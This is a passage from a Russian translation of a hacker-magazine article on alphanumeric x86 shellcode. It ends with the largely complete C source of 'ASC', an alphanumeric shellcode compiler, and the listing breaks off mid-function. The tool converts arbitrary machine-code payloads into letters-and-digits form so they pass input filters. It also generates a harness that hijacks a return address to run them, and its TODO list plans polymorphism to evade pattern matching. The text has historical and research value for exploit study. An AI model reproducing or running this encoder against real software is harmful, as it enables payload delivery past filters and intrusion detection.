В отдельных случаях это всё же возможно. Мы попытаемся вернуться к инструкциям, которые сами вернутся к нашему шеллкоду. Например, в системах Win32 можно иногда встретить интересные инструкции по адресам вида `0x0041XXXX` (XX — алфавитно-цифровые символы). Такие адреса возврата можно генерировать. Частичная перезапись адресов также бывает полезна: можно воспользоваться байтами, уже присутствующими в стеке, и прежде всего нулевым байтом (который нельзя сгенерировать), автоматически копируемым в конец C-строки. Заметим, что в зависимости от того, что именно мы пытаемся эксплуатировать, иногда можно использовать и другие символы — например, `'_'`, `'@'`, `'-'` и подобные классические символы. Очевидно, в таких случаях они

будут очень ценны.

«Стековая техника», по всей видимости, требует исполняемого стека... Но можно изменить значение ESP в начале нашего шеллкода и направить его, например, в кучу. Исходный шеллкод в таком случае будет записан в кучу. Однако придётся пропатчить инструкцию POP ESP, поскольку она не «алфавитно-цифровая».

Помимо размера (который потенциально может создавать проблемы), необходимо упомянуть ещё один недостаток этих техник: скомпилированные шеллкоды уязвимы к преобразованиям `toupper()`/`tolower()`. Написать алфавитно-цифровой шеллкод, устойчивый к `toupper()`/`tolower()`, — практически невозможная задача (вспомните первую таблицу с используемыми инструкциями).

Эта статья показывает, что вопреки распространённому мнению исполняемый код может быть записан и сохранён практически где угодно. Никогда больше не доверяйте строке, выглядящей абсолютно легальной: возможно, это искусно замаскированный шеллкод ;)

Благодарности и приветствия (люди перечислены в алфавитно-цифровом порядке :p):
• Команде Phrack.
• Devhell, HERT & TESO: в особенности analyst, binf, gaius, mayhem, klog, kraken & skyper.
• dageshi, eddow, lrz, neuro, nite, obscurer, tsychrana.

rix@hert.org

Код

Должен компилироваться на любом Linux-компьютере командой "`gcc -o asc asc.c`". Распространяется под условиями GNU GENERAL PUBLIC LICENSE. По вопросам и комментариям обращайтесь к автору (rix@hert.org).

```
/*****************************************************************************
 *                ASC : IA 32 Alphanumeric Shellcode Compiler                *
 *****************************************************************************
 *
 * VERSION: 0.9.1
 *
 *
 * LAST UPDATE: Fri Jul 27 19:42:08 CEST 2001
 *
 *
 * LICENSE:
 *  ASC - Alphanumeric Shellcode Compiler
 *
 *  Copyright 2000,2001 - rix
 *
 *  All rights reserved.
 *
 *  Redistribution and use in source and binary forms, with or without
 *  modification, are permitted provided that the following conditions
 *  are met:
 *  1. Redistributions of source code must retain the above copyright
 *     notice, this list of conditions and the following disclaimer.
 *  2. Redistributions in binary form must reproduce the above copyright
 *     notice, this list of conditions and the following disclaimer in the
 *     documentation and/or other materials provided with the distribution.
 *
 *  THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 *  ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 *  IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 *  ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 *  FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
```

```
 *  DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 *  OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 *  HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 *  LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 *  OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 *  SUCH DAMAGE.
 *
 *
 * TODO:
 *  - create LibASC, a library containing all functions.
 *  - permit specification of acceptable non-alphanumeric chars.
 *  - generate padding instructions sequences.
 *  - encode alphanumeric chars, to avoid pattern matching.
 *  - insert junk instructions (polymorphic stuff) and modify existing.
 *  - optimize "patch technique" when offset < 256 and is alphanumeric.
 *  - automatically calculate padding size for "stack without jump" technique.
 *  - C output format: simulate addresses in register, padding,...
 *  - use constant address for compiled shellcode.
 *  - modify ESP starting address for "stack technique".
 *  - simple shellcode formats conversion mode (no compilation).
 *  - insert spaces and punctuation to imitate classical sentences.
 *
 *
 * CONTACT: rix <rix@hert.org>
 *
 ******************************************************************************/

#include <stdio.h>
#include <getopt.h>
#include <stdarg.h>
#include <string.h>
#include <time.h>

/* +--------------------------------------------------------------------------+ */
/* |                        RANDOM NUMBERS FUNCTIONS                          | */
/* +--------------------------------------------------------------------------+ */

/* initialize the pseudo-random numbers generator */
/* ============================================== */
void random_initialize() {
 srand((unsigned int)time(0));
}


/* get a random integer i (0<=i<max) */
/* ================================= */
int random_get_int(int max) {
 return (rand()%max);
}

/* +--------------------------------------------------------------------------+ */
/* |                          SHELLCODES FUNCTIONS                            | */
/* +--------------------------------------------------------------------------+ */

/* this structure will contain all our shellcodes */
/* ============================================== */
struct Sshellcode {
 unsigned char* opcodes; /* opcodes bytes */
 int size; /* size of the opcodes bytes */
};


/* allocate a new Sshellcode structure */
/* ================================= */
struct Sshellcode *shellcode_malloc() {
 struct Sshellcode *ret;

 if ((ret=(struct Sshellcode*)malloc(sizeof(struct Sshellcode)))!=NULL) {
  ret->opcodes=NULL;
  ret->size=0;
 }
```

```
 return ret;
}


/* initialize an existing Sshellcode structure */
/* ========================================== */
void shellcode_zero(struct Sshellcode *shellcode) {
 if (shellcode==NULL) return;

 if (shellcode->opcodes!=NULL) free(shellcode->opcodes);
 shellcode->opcodes=NULL;
 shellcode->size=0;
}


/* free an existing Sshellcode structure */
/* ===================================== */
void shellcode_free(struct Sshellcode *shellcode) {
 if (shellcode!=NULL) {
  shellcode_zero(shellcode);
  free(shellcode);
 }
}


/* return an allocated string from an existing Sshellcode */
/* ====================================================== */
char *shellcode_malloc_string(struct Sshellcode *shellcode) {
 char *ret;

 if (shellcode==NULL) return NULL;

 if (shellcode->opcodes==NULL) return "";

 if ((ret=(char*)malloc(shellcode->size+1))==NULL) return NULL;
 memcpy(ret,shellcode->opcodes,shellcode->size);
 ret[shellcode->size]=0;
 return ret;
}


/* overwrite an existing Sshellcode with a Sshellcode */
/* ================================================== */
struct Sshellcode *shellcode_cpy(struct Sshellcode *destination,struct Sshellcode *source) {
 if (destination==NULL) return NULL;

 shellcode_zero(destination);

 if (source!=NULL) {
  if (source->opcodes!=NULL) { /* if source contains a shellcode, we copy it */
   if ((destination->opcodes=(unsigned char*)malloc(source->size))==NULL) return NULL;
   memcpy(destination->opcodes,source->opcodes,source->size);
   destination->size=source->size;
  }
 }

 return destination;
}


/* append a Sshellcode at the end of an existing Sshellcode */
/* ======================================================== */
struct Sshellcode *shellcode_cat(struct Sshellcode *destination,struct Sshellcode *source) {
 if (destination==NULL) return NULL;

 if (destination->opcodes==NULL) shellcode_cpy(destination,source);
 else { /* destination already contains a shellcode */

  if (source!=NULL) {
   if (source->opcodes!=NULL) { /* if source contain a shellcode, we copy it */
    if ((destination->opcodes=(unsigned char*)realloc(destination->opcodes,
```

```
         destination->size+source->size))==NULL) return NULL;
    memcpy(destination->opcodes+destination->size,source->opcodes,source->size);
    destination->size+=source->size;
   }
  }
 }
 return destination;
}


/* add a byte at the end of an existing Sshellcode */
/* ============================================== */
struct Sshellcode *shellcode_db(struct Sshellcode *destination,unsigned char c) {
 struct Sshellcode *ret,*tmp;

 /* build a tiny one byte Sshellcode */
 tmp=shellcode_malloc();
 if ((tmp->opcodes=(unsigned char*)malloc(1))==NULL) return NULL;
 tmp->opcodes[0]=c;
 tmp->size=1;

 /* copy it at the end of the existing Sshellcode */
 ret=shellcode_cat(destination,tmp);
 shellcode_free(tmp);
 return ret;
}


/* read a Sshellcode from a binary file */
/* ==================================== */
int shellcode_read_binary(struct Sshellcode *shellcode,char *filename) {
 FILE *f;
 int size;

 if (shellcode==NULL) return -1;

 if ((f=fopen(filename,"r+b"))==NULL) return -1;

 fseek(f,0,SEEK_END);
 size=(int)ftell(f);
 fseek(f,0,SEEK_SET);

 if ((shellcode->opcodes=(unsigned char*)realloc(shellcode->opcodes,shellcode->size+size))==NULL) return -1;
 if (fread(shellcode->opcodes+shellcode->size,size,1,f)!=1) {
  shellcode_zero(shellcode);
  return -1;
 }
 shellcode->size+=size;
 fclose(f);
 return shellcode->size;
}


/* read a Sshellcode from a C file */
/* =============================== */
#define LINE_SIZE 80*256
#define HEXADECIMALS "0123456789ABCDEF"

int shellcode_read_C(struct Sshellcode *shellcode,char *filename,char *variable) {
 FILE *f;
 struct Sshellcode *binary;
 unsigned char *hex,*p,c;
 int i;

 if (shellcode==NULL) return -1;

 hex=HEXADECIMALS;
 binary=shellcode_malloc();
 if (shellcode_read_binary(binary,filename)==-1) {
  shellcode_free(binary);
  return -1;
```

```
 }
 shellcode_db(binary,0); /* for string searching */
 p=binary->opcodes;

 while (p=strstr(p,"char ")) { /* "char " founded */
  p+=5;
  while (*p==' ') p++;
  if (!variable) { /* if no variable was specified */
   while ((*p!=0)&&(*p!='[')) p++; /* search for the '[' */
   if (*p==0) {
   shellcode_free(binary);
    return -1;
   }
  }
  else { /* a variable was specified */
   if (memcmp(p,variable,strlen(variable))) continue; /* compare the variable */
   p+=strlen(variable);
   if (*p!='[') continue;
  }
  /* *p='[' */
  p++;
  if (*p!=']') continue;
  /* *p=']' */
  p++;
  while ((*p==' ')||(*p=='\r')||(*p=='\n')||(*p=='\t')) p++;
  if (*p!='=') continue;
  /* *p='=' */
  p++;
  while (1) { /* search for the beginning of a "string" */
   while ((*p==' ')||(*p=='\r')||(*p=='\n')||(*p=='\t')) p++;

   while ((*p=='/')&&(*(p+1)=='*')) { /* loop until the beginning of a comment */
    p+=2;
    while ((*p!='*')||(*(p+1)!='/')) p++; /* search for the end of the comment */
    p+=2;
    while ((*p==' ')||(*p=='\r')||(*p=='\n')||(*p=='\t')) p++;
   }

   if (*p!='"') break; /* if this is the end of all "string" */
   /* *p=begin '"' */
   p++;
   while (*p!='"') { /* loop until the end of the "string" */
    if (*p!='\\') {
     shellcode_db(shellcode,*p);
    }
    else {
     /* *p='\' */
     p++;
     if (*p=='x') {
      /* *p='x' */
      p++;
      *p=toupper(*p);
      for (i=0;i<strlen(hex);i++) if (hex[i]==*p) c=i<<4; /* first digit */
      p++;
      *p=toupper(*p);
      for (i=0;i<strlen(hex);i++) if (hex[i]==*p) c=c|i; /* second digit */
      shellcode_db(shellcode,c);
     }
    }
    p++;
   }
   /* end of a "string" */
   p++;
  }
  /* end of all "string" */
  shellcode_free(binary);
  return shellcode->size;
 }
 shellcode_free(binary);
 return -1;
}
```

```
/* write a Sshellcode to a binary file */
/* ================================== */
int shellcode_write_binary(struct Sshellcode *shellcode,char *filename) {
 FILE *f;

 if (shellcode==NULL) return -1;

 if ((f=fopen(filename,"w+b"))==NULL) return -1;

 if (fwrite(shellcode->opcodes,shellcode->size,1,f)!=1) return -1;
 fclose(f);
 return shellcode->size;
}


/* write a Sshellcode to a C file */
/* ============================== */
int shellcode_write_C(struct Sshellcode *shellcode,char *filename) {
 FILE *f;
 char *tmp;
 int size;

 if (shellcode==NULL) return -1;

 if ((tmp=shellcode_malloc_string(shellcode))==NULL) return -1;

 if ((f=fopen(filename,"w+b"))==NULL) return -1;

 fprintf(f,"char shellcode[]=\"%s\";\n",tmp);
 free(tmp);
 fprintf(f,"\n");
 fprintf(f,"int main(int argc, char **argv) {\n");
 fprintf(f," int *ret;\n");

 size=1;
 while (shellcode->size*2>size) size*=2;

 fprintf(f," char buffer[%d];\n",size);
 fprintf(f,"\n");
 fprintf(f," strcpy(buffer,shellcode);\n");
 fprintf(f," ret=(int*)&ret+2;\n");
 fprintf(f," (*ret)=(int)buffer;\n");
 fprintf(f,"}\n");

 fclose(f);
 return shellcode->size;
}


/* print a Sshellcode on the screen */
/* ================================ */
int shellcode_print(struct Sshellcode *shellcode) {
 char *tmp;

 if (shellcode==NULL) return -1;

 if ((tmp=shellcode_malloc_string(shellcode))==NULL) return -1;
 printf("%s",tmp);
 free(tmp);
 return shellcode->size;
}

/* +-------------------------------------------------------------------------+ */
/* |                        IA32 MACROS DEFINITIONS                          | */
/* +-------------------------------------------------------------------------+ */

/* usefull macro definitions */
/* ========================= */
/*
 SYNTAX:
  r=register
```

```
  d=dword
  w=word
  b,b1,b2,b3,b4=bytes
  n=integer index
  s=Sshellcode
*/

/* registers */
#define EAX 0
#define EBX 3
#define ECX 1
#define EDX 2
#define ESI 6
#define EDI 7
#define ESP 4
#define EBP 5
#define REGISTERS 8

/* boolean operators (bytes) */
#define XOR(b1,b2) (((b1&~b2)|(~b1&b2))&0xFF)
#define NOT(b) ((~b)&0xFF)

/* type constructors */
#define DWORD(b1,b2,b3,b4) ((b1<<24)|(b2<<16)|(b3<<8)|b4) /* 0xb1b2b3b4 */
#define WORD(b1,b2) ((b1<<8)|b2) /* 0xb1b2 */

/* type extractors  (0=higher 3=lower) */
#define BYTE(d,n) ((d>>(n*8))&0xFF) /* get n(0-3) byte from (d)word d */


/* IA32 alphanumeric instructions definitions */
/* ========================================== */

#define DB(s,b) shellcode_db(s,b);

/* dw b1 b2 */
#define DW(s,w)  \
 DB(s,BYTE(w,0)) \
 DB(s,BYTE(w,1)) \

/* dd b1 b2 b3 b4 */
#define DD(s,d)  \
 DB(s,BYTE(d,0)) \
 DB(s,BYTE(d,1)) \
 DB(s,BYTE(d,2)) \
 DB(s,BYTE(d,3)) \

#define XOR_ECX_DH(s) \
 DB(s,'0')            \
 DB(s,'1')            \

#define XOR_ECX_BH(s) \
 DB(s,'0')            \
 DB(s,'9')            \

#define XOR_ECX_ESI(s) \
 DB(s,'1')             \
 DB(s,'1')             \

#define XOR_ECX_EDI(s) \
 DB(s,'1')             \
 DB(s,'9')             \

// xor [base+2*index+disp8],r8
#define XORsib8(s,base,index,disp8,r8) \
 DB(s,'0')                             \
 DB(s,(01<<6|r8   <<3|4   ))           \
 DB(s,(01<<6|index<<3|base))           \
 DB(s,disp8)                           \

// xor [base+2*index+disp8],r32
```

```
#define XORsib32(s,base,index,disp8,r32) \
 DB(s,'1')                                \
 DB(s,(01<<6|r32  <<3|4   ))              \
 DB(s,(01<<6|index<<3|base))              \
 DB(s,disp8)                              \

#define XOR_AL(s,b) \
 DB(s,'4')          \
 DB(s,b)            \

#define XOR_AX(s,w) \
 O16(s)             \
 DB(s,'5')          \
 DW(s,w)            \

#define XOR_EAX(s,d) \
 DB(s,'5')           \
 DD(s,d)             \

#define INCr(s,r) DB(s,('A'-1)|r)
#define DECr(s,r) DB(s,'H'|r)
#define PUSHr(s,r) DB(s,'P'|r)
#define POPr(s,r) DB(s,'X'|r)
#define POPAD(s) DB(s,'a')
#define O16(s) DB(s,'f')

#define PUSHd(s,d) \
 DB(s,'h')         \
 DD(s,d)           \

#define PUSHw(s,w) \
 O16(s)            \
 DB(s,'h')         \
 DW(s,w)           \

#define PUSHb(s,b) \
 DB(s,'j')         \
 DB(s,b)           \

#define INT3(s) \
 DB(s,'\xCC')   \

#define CALL_ESP(s) \
 DB(s,'\xFF')       \
 DB(s,'\xD4')       \

#define JMP_ESP(s) \
 DB(s,'\xFF')      \
 DB(s,'\xE4')      \

#define RET(s) \
 DB(s,'\xC3')  \

/* +--------------------------------------------------------------------------+ */
/* |                     ALPHANUMERIC MANIPULATIONS FUNCTIONS                 | */
/* +--------------------------------------------------------------------------+ */

#define ALPHANUMERIC_BYTES "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMOPQRSTUVWXYZ"

/* return 1 if the byte is alphanumeric */
/* ==================================== */
int alphanumeric_check(unsigned char c) {
 if (c<'0') return 0;
 else if (c<='9') return 1;
 else if (c<'A') return 0;
 else if (c<='Z') return 1;
 else if (c<'a') return 0;
 else if (c<='z') return 1;
 else return 0;
}
/* return a random alphanumeric byte */
```

```
/* ================================= */
unsigned char alphanumeric_get_byte() {
 unsigned char *bytes=ALPHANUMERIC_BYTES;

 return bytes[random_get_int(strlen(bytes))];
}


/* return a random alphanumeric byte b (c=CATEGORY_XOR,(b XOR(b XOR c))) */
/* ===================================================================== */
unsigned char alphanumeric_get_complement(unsigned char c) {
 unsigned char ret;

 while (1) {
  ret=alphanumeric_get_byte();
  if (alphanumeric_check(XOR(c,ret))) return ret;
 }
}

/* +-------------------------------------------------------------------------+ */
/* |                      REGISTERS MANIPULATIONS FUNCTIONS                  | */
/* +-------------------------------------------------------------------------+ */

/* return a random register in a set of allowed registers */
/* ====================================================== */
#define M_EAX (1<<EAX)
#define M_EBX (1<<EBX)
#define M_ECX (1<<ECX)
#define M_EDX (1<<EDX)
#define M_ESI (1<<ESI)
#define M_EDI (1<<EDI)
#define M_ESP (1<<ESP)
#define M_EBP (1<<EBP)
#define M_REGISTERS (M_EAX|M_EBX|M_ECX|M_EDX|M_ESI|M_EDI|M_ESP|M_EBP)

int alphanumeric_get_register(int mask) {
 int regs[REGISTERS];
 int size,i;

 size=0;
 for (i=0;i<REGISTERS;i++) { /* for all possible registers */
  if (mask&(1<<i)) regs[size++]=i; /* add the register if it is in our mask */
 }
 return regs[random_get_int(size)];
}


/* return a "POPable" register (ECX|EDX) with the shellcode's base address using the return address on the st
/* ========================================================================================================== */
int alphanumeric_get_address_stack(struct Sshellcode *s) {
 unsigned char ret;

 if (s==NULL) return -1;

 DECr(s,ESP); /* dec esp */
 DECr(s,ESP); /* dec esp */
 DECr(s,ESP); /* dec esp */
 DECr(s,ESP); /* dec esp */
 ret=alphanumeric_get_register(M_ECX|M_EDX); /* get a random register */
 POPr(s,ret); /* pop ecx/edx =>pop the return value from the stack */
 return ret;
}


/* initialize registers (reg=shellcode's base address) */
/* =================================================== */
int alphanumeric_initialize_registers(struct Sshellcode *s,unsigned char reg) {
 unsigned char b[4];
 int i;

 if (s==NULL) return -1;
```

```
 if (reg==EAX) {
  PUSHr(s,EAX);                                    /* push eax =>address */
  reg=alphanumeric_get_register(M_ECX|M_EDX); /* get a random register */
  POPr(s,reg);                                     /* pop ecx/edx */
 }
 for (i=0;i<4;i++) b[i]=alphanumeric_get_byte(); /* get a random alphanumeric dword */
 PUSHd(s,DWORD(b[0],b[1],b[2],b[3]));             /* push '????' */
 POPr(s,EAX);                                     /* pop eax */
 XOR_EAX(s,DWORD(b[0],b[1],b[2],b[3]));           /* xor eax,'????' =>EAX=0 */
 DECr(s,EAX);                                     /* dec eax  =>EAX=FFFFFFFF */
 PUSHr(s,alphanumeric_get_register(M_REGISTERS)); /* push r32 =>EAX */
 PUSHr(s,alphanumeric_get_register(M_REGISTERS)); /* push r32 =>ECX */
 PUSHr(s,EAX);                                    /* push eax =>EDX=FFFFFFFF */
 PUSHr(s,EAX);                                    /* push eax =>EBX=FFFFFFFF */
 PUSHr(s,alphanumeric_get_register(M_REGISTERS)); /* push r32 =>ESP */
 PUSHr(s,reg);                                    /* push reg =>EBP=address */
 PUSHr(s,EAX);                                    /* push eax =>ESI=FFFFFFFF */
 PUSHr(s,EAX);                                    /* push eax =>EDI=FFFFFFFF */
 POPAD(s);                                        /* popad */
 return 0;
}

/* +-------------------------------------------------------------------------+ */
/* |                         STACK MANIPULATIONS FUNCTIONS                   | */
/* +-------------------------------------------------------------------------+ */

/* return the category of the byte */
/* =============================== */
#define CATEGORY_NULL 0
#define CATEGORY_00 1
#define CATEGORY_FF 2
#define CATEGORY_ALPHA 3
#define CATEGORY_ALPHA_NOT 4
#define CATEGORY_XOR 5
#define CATEGORY_XOR_NOT 6

int alphanumeric_stack_get_category(unsigned char c) {
 if (c==0) return CATEGORY_00;
 else if (c==0xFF) return CATEGORY_FF;
 else if (alphanumeric_check(c)) return CATEGORY_ALPHA;
 else if (c<0x80) return CATEGORY_XOR;
 else { /* need a NOT */
  c=NOT(c);
  if (alphanumeric_check(c)) return CATEGORY_ALPHA_NOT;
  else return CATEGORY_XOR_NOT;
 }
}


/* make a NOT on 1,2,3 or 4 bytes on the stack */
/* =========================================== */
int alphanumeric_stack_generate_not(struct Sshellcode *s,int size) {
 if (s==NULL) return -1;

 PUSHr(s,ESP); /* push esp */
 POPr(s,ECX);  /* pop ecx */

 switch(size) {
 case 1:
  if (alphanumeric_get_register(M_EDX|M_EBX)==EDX) {
   XOR_ECX_DH(s); /* xor [ecx],dh */
  }
  else {
   XOR_ECX_BH(s); /* xor [ecx],bh */
  }
  break;

 case 2:
  if (alphanumeric_get_register(M_ESI|M_EDI)==ESI) {
   O16(s);XOR_ECX_ESI(s); /* xor [ecx],si */
  }
```

```
  else {
   O16(s);XOR_ECX_EDI(s); /* xor [ecx],di */
  }
  break;

 case 3:
  DECr(s,ECX);     /* dec ecx */
 case 4:
  if (alphanumeric_get_register(M_ESI|M_EDI)==ESI) {
   XOR_ECX_ESI(s); /* xor [ecx],esi */
  }
  else {
   XOR_ECX_EDI(s); /* xor [ecx],edi */
  }
  break;
 }
 return 0;
}


/* generate 1,2,3 or 4 bytes from a category on the stack */
/* ====================================================== */
#define SB1 b[size-1]
#define SB2 b[size-2]
#define SB3 b[size-3]
#define SB4 b[size-4]

int alphanumeric_stack_generate_push(struct Sshellcode *s,int category,unsigned char *bytes,int size) {
 int reg,i;
 unsigned char b[4];
 unsigned char xSB1,xSB2,xSB3,xSB4;

 if (s==NULL) return -1;

 memcpy(b,bytes,4);

 /* possibly realize a NOT on b[] */
 if ((category==CATEGORY_ALPHA_NOT)||(category==CATEGORY_XOR_NOT)) {
  for (i=0;i<size;i++) b[i]=NOT(b[i]);
 }

 /* generate bytes on the stack */
 switch(category) {
 case CATEGORY_00:
 case CATEGORY_FF:
  reg=alphanumeric_get_register(M_EDX|M_EBX|M_ESI|M_EDI);
  if (category==CATEGORY_00) INCr(s,reg); /* inc r16 =>r16=0*/
  switch(size) {
  case 1:
   O16(s);PUSHr(s,reg); /* push r16 */
   INCr(s,ESP);         /* inc esp */
   break;
  case 2:
   O16(s);PUSHr(s,reg); /* push r16 */
   break;
  case 3:
   PUSHr(s,reg); /* push r32 */
   INCr(s,ESP);  /* inc esp */
   break;
  case 4:
   PUSHr(s,reg); /* push r32 */
   break;
  }
  if (category==CATEGORY_00) DECr(s,reg); /* dec r16 =>r16=FFFFFFFF */
  break;

 case CATEGORY_ALPHA:
 case CATEGORY_ALPHA_NOT:
  switch(size) {
  case 1:
   PUSHw(s,WORD(SB1,alphanumeric_get_byte())); /* push SB1 */
```

```
   INCr(s,ESP);                                /* inc esp */
   break;
  case 2:
   PUSHw(s,WORD(SB1,SB2)); /* push SB1 SB2 */
   break;
  case 3:
   PUSHd(s,DWORD(SB1,SB2,SB3,alphanumeric_get_byte())); /* push SB1 SB2 SB3 */
   INCr(s,ESP);                                        /* inc esp */
   break;
  case 4:
   PUSHd(s,DWORD(SB1,SB2,SB3,SB4)); /* push SB1 SB2 SB3 SB4 */
   break;
  }
  break;

 case CATEGORY_XOR:
 case CATEGORY_XOR_NOT:
  switch(size) {
  case 1:
   xSB1=alphanumeric_get_complement(SB1);
   PUSHw(s,WORD(XOR(SB1,xSB1),alphanumeric_get_byte())); /* push ~xSB1 */
   O16(s);POPr(s,EAX);                           /* pop ax */
   XOR_AX(s,WORD(xSB1,alphanumeric_get_byte())); /* xor ax,xSB1 =>EAX=SB1 */
   O16(s);PUSHr(s,EAX);                          /* push ax */
   INCr(s,ESP);                                  /* inc esp */
   break;
  case 2:
   xSB1=alphanumeric_get_complement(SB1);
   xSB2=alphanumeric_get_complement(SB2);
   PUSHw(s,WORD(XOR(SB1,xSB1),XOR(SB2,xSB2))); /* push ~xSB1 ~xSB2 */
   O16(s);POPr(s,EAX);        /* pop ax */
   XOR_AX(s,WORD(xSB1,xSB2)); /* xor ax,xSB1 xSB2 =>EAX=SB1 SB2 */
   O16(s);PUSHr(s,EAX);       /* push ax */
   break;
  case 3:
   xSB1=alphanumeric_get_complement(SB1);
   xSB2=alphanumeric_get_complement(SB2);
   xSB3=alphanumeric_get_complement(SB3);
   PUSHd(s,DWORD(XOR(SB1,xSB1),XOR(SB2,xSB2),XOR(SB3,xSB3),alphanumeric_get_byte())); /* push ~xSB1 ~xSB2 ~xS
   POPr(s,EAX);                                                 /* pop eax */
   XOR_EAX(s,DWORD(xSB1,xSB2,xSB3,alphanumeric_get_byte())); /* xor eax,xSB1 xSB2 xSB3 =>EAX=SB1 SB2 SB3 */
   PUSHr(s,EAX);                                                /* push eax */
   INCr(s,ESP);                                                 /* inc esp */
   break;
  case 4:
   xSB1=alphanumeric_get_complement(SB1);
   xSB2=alphanumeric_get_complement(SB2);
   xSB3=alphanumeric_get_complement(SB3);
   xSB4=alphanumeric_get_complement(SB4);
   PUSHd(s,DWORD(XOR(SB1,xSB1),XOR(SB2,xSB2),XOR(SB3,xSB3),XOR(SB4,xSB4))); /* push ~xSB1 ~xSB2 ~xSB3 ~xSB4 *
   POPr(s,EAX);                          /* pop eax */
   XOR_EAX(s,DWORD(xSB1,xSB2,xSB3,xSB4)); /* xor eax,xSB1 xSB2 xSB3 xSB4 =>EAX=SB1 SB2 SB3 SB4 */
   PUSHr(s,EAX);                         /* push eax */
   break;
  }
  break;
 }

 /* possibly realize a NOT on the stack */
 if ((category==CATEGORY_ALPHA_NOT)||(category==CATEGORY_XOR_NOT)) alphanumeric_stack_generate_not(s,size);

 return 0;
}


/* generate the original shellcode on the stack */
/* ============================================ */
int alphanumeric_stack_generate(struct Sshellcode *output,struct Sshellcode *input) {
 int category,size,i;

 if (input==NULL) return -1;
```

```
 if (output==NULL) return -1;

 i=input->size-1;
 while (i>=0) { /* loop from the right to the left of our original shellcode */
  category=alphanumeric_stack_get_category(input->opcodes[i]);
  size=1; /* by default, we have 1 byte of the same category */

  /* loop until maximum 3 previous bytes are from the same category */
  while ((i-size>=0)&&(size<4)&&(alphanumeric_stack_get_category(input->opcodes[i-size])==category)) size++;

  /* write those bytes on the stack */
  alphanumeric_stack_generate_push(output,category,&input->opcodes[i-size+1],size);

  i-=size;
 }
 return 0;
}

/* +-------------------------------------------------------------------------+ */
/* |                       PATCHES MANIPULATIONS FUNCTIONS                   | */
/* +-------------------------------------------------------------------------+ */

/* return the category of the byte */
/* =============================== */
int alphanumeric_patches_get_category(unsigned char c) {
 if (alphanumeric_check(c)) return CATEGORY_ALPHA;
 else if (c<0x80) return CATEGORY_XOR;
 else { /* need a NOT */
  c=NOT(c);
  if (alphanumeric_check(c)) return CATEGORY_ALPHA_NOT;
  else return CATEGORY_XOR_NOT;
 }
}


/* generate the patches initialization shellcode */
/* ============================================= */
int alphanumeric_patches_generate_initialization(struct Sshellcode *shellcode,
int patcher_size,int alpha_begin,int base,unsigned char disp8) {
 struct Sshellcode *s;
 int offset; /* real offset for original shellcode to patch */
 struct Sshellcode *p_offset; /* offset "shellcode" */
 int fill_size; /* size to add to the initialization shellcode to align */
 int initialization_size,i;

 if (shellcode==NULL) return -1;

 initialization_size=0;
 while(1) { /* loop until we create a valid initialization shellcode */
  s=shellcode_malloc();
  fill_size=0;

  PUSHr(s,alphanumeric_get_register(M_REGISTERS));  /* push r32 =>EAX */
  PUSHr(s,alphanumeric_get_register(M_REGISTERS));  /* push r32 =>ECX */
  PUSHr(s,alphanumeric_get_register(M_EDX|M_EBX|M_ESI|M_EDI)); /* push FFFFFFFF =>EDX */
  if (base==EBX) {
   PUSHr(s,EBP);                                    /* push ebp =>EBX */
  }
  else {
   PUSHr(s,alphanumeric_get_register(M_REGISTERS)); /* push r32 =>EBX */
  }
  PUSHr(s,alphanumeric_get_register(M_REGISTERS));  /* push r32 =>ESP */

  offset=shellcode->size+initialization_size+patcher_size+alpha_begin-disp8; /* calculate the real offset */

  /* if the offset is not correct we must modify the size of our initialization shellcode */
  if (offset<0) { /* align to have a positive offset */
   fill_size=-offset;
   offset=0;
  }
  if (offset&1) { /* align for the 2*ebp */
```

```
   fill_size++;
   offset++;
  }
  offset/=2;

  p_offset=shellcode_malloc();
  DB(p_offset,BYTE(offset,0));
  DB(p_offset,BYTE(offset,1));
  DB(p_offset,BYTE(offset,2));
  DB(p_offset,BYTE(offset,3));
  alphanumeric_stack_generate(s,p_offset);          /* push offset => EBP */
  shellcode_free(p_offset);

  PUSHr(s,alphanumeric_get_register(M_EDX|M_EBX|M_ESI|M_EDI)); /* push FFFFFFFF =>ESI */
  if (base==EDI) {
   PUSHr(s,EBP);                                    /* push ebp =>EDI */
  }
  else {
   PUSHr(s,alphanumeric_get_register(M_REGISTERS)); /* push r32 =>EDI */
  }
  POPAD(s);                                         /* popad */

  if (s->size<=initialization_size) break; /* if the offset is good */

  initialization_size++;
 }
 /* the offset is good */

 /* fill to reach the initialization_size value */
 while (s->size<initialization_size) INCr(s,ECX);
 /* fill to reach the offset value */
 for (i=0;i<fill_size;i++) INCr(s,ECX);

 shellcode_cat(shellcode,s);
 shellcode_free(s);
 return 0;
}


/* generate the xor patch */
/* ====================== */
#define PB1 bytes[0]
#define PB2 bytes[1]
#define PB3 bytes[2]
#define PB4 bytes[3]

int alphanumeric_patches_generate_xor(struct Sshellcode *s,int category,
                      unsigned char *bytes,int size,int base,char disp8) {
 unsigned char xPB1,xPB2,xPB3,xPB4;
 int reg,i;

 if (s==NULL) return -1;

 /* eventually realize a NOT on bytes[] */
 if ((category==CATEGORY_ALPHA_NOT)||(category==CATEGORY_XOR_NOT)) {
  for (i=0;i<size;i++) bytes[i]=NOT(bytes[i]);
 }

  /* generate the bytes in the original shellcode */
 switch(category) {
 case CATEGORY_ALPHA:
 case CATEGORY_ALPHA_NOT:
  /* nothing to do */
  break;
 case CATEGORY_XOR:
 case CATEGORY_XOR_NOT:
  reg=alphanumeric_get_register(M_EAX|M_ECX);
  switch(size) {
  case 1:
   xPB1=alphanumeric_get_complement(PB1);
   PUSHb(s,XOR(PB1,xPB1));        /* push ~xPB1 */
```

```
